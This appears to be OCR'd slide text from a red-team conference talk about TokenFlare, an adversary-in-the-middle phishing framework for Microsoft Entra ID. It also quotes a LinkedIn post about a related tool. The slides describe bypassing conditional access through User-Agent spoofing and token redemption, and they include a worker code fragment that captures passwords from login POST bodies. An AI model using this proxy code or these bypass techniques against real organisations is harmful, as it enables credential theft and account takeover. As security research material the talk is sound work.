
login.microsoftonline.com/**common**/oauth2/v2.0/authorize…



The ‘common’ trick

Easiest way to do client branding

login.microsoftonline.com/**client.domain**/oauth2/v2.0/authorize…



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
Conditional Access Bypasses?



Sunny Chau • You
Red teamer @JUMPSEC | OSCP CRTO
2mo • Edited •

🛠️ PoC Tooling Release & Upcoming Webinar 🛠️
We @JUMPSEC Labs are excited to release a new #EntraID offensive tool - TokenSmith - that demonstrates how to bypass #Intune company-compliant device conditional access policy to run additional offensive tooling.

Tom Ellson (ChCSP) and 1,649 others — 59 comments · 258 reposts

186,074 impressions — View analytics

Add a comment...

Most relevant

Benjamin Jones • 1st
Managed SaaS Alerts Director
1mo

Thank you for this Sunny Chau. I made a video this afternoon after experimenting with this project a bit. I don't think I've even scratched the surface. https://youtu.be/gjPuAUYYRg0

Bypass Intune Compliant Device Conditional Access Using TokenSmith and ROADtools

- Different UserAgent
- Different Oauth Flows and clients (Intune, AzPS, Teams etc)

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
Thank you SYNACK Time



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Adjusting The Flow - User-Agent Manipulation

Controlling the User Agent – We can control where Microsoft thinks we are authenticating from

```
//All checks are now complete so proceed
let method = request.method;
let request_headers = request.headers;
let new_request_headers = new Headers(request_headers);
new_request_headers.set('Host', upstream_domain);
new_request_headers.set('Referer', url.protocol + '//' + url.hostname);
new_request_headers.set('User-Agent', 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/18.5 Safari/605.1.15');
    // Obtain password from POST body
    if (request.method === 'POST') {
        const temp_req = await request.clone();
        var body = await temp_req.text()
        const keyValuePairs = body.split('&');
        var password = "";
        var message =  "\n**********************************************************************************\n"
        message = message + ":dart: *Pwned - Password received!*\n\n"
```

Imagine a CAP is in place to enforce Windows compliant devices, however, allows unmanaged IOS and MACOS Devices, using this we can satisfy the CAP

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
Ensuring Device Similarity




Conditional Access Bypasses?

Something the **user** possesses

But

The AiTM server, and the Adversary does **not**

If the AiTM server does not fit the CAP reqs – then no valid session cookies would be minted



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
Evolving Problem with our Dashboard approach

Not good developer experience in the browser

Many variables we want to tweak

No inf-as-code



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Recall:

- Usability & Complexity with other existing frameworks ✅ solved
- Built-in OpSec that's easy ✅ solved
- Reliable Customisation of campaigns ✅ solved
- Training new team members ⬜

(get a talk in BSides)

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And how do you train someone new on this stack?

Wrangler to the rescue!

Turns out you could run serverless functions on your server too ...

Local:

wrangler dev --port 443 <other flags..>
On cf:

wrangler deploy

Takes one wrangler.toml file for vars

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And how do you train someone new on this stack?

I wrote a README explaining what wrangler commands do

And how to configure the wrangler.toml file (what the 10-20 variables do)

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Recall:

- Usability & Complexity with other existing frameworks ✅ solved
- Built-in OpSec that's easy ✅ solved
- Reliable Customisation of campaigns ✅ solved
- Training new team members 🆗 okay?

(get a talk in BSides)

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
I'd love to have some good team lead UX

The CLI wrapper would:

- Check Dependencies
- Set up env
- Ask you for customisation questions
- Show you what the lure URLs are
- Give you pat on the back



Experienced operators can still manually change the worker runtime & toml file

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

“Token” part of TokenFlare

You can redeem tokens with the “code” param

WIP.





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Why we are releasing TokenFlare

Reason 1 – Shift the Narrative

Browser is the new frontier (vs endpoint)

- Our Experience – Entire RT's without touching user endpoint
- Both in Hybrid & Cloud-native land
- TI / Our own IR – TA's go payload-less

  why? Initial access via SSO in VPN, Tooling in Linux

- Or, one of our favorites

  – ask for VPN provision
  – look for a VPN installer in SharePoint
  – search for a VPN installer with OSINT tech

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Reason 1 – Shift the Narrative

Browser is the new frontier (vs endpoint)

When I went to a red team conference

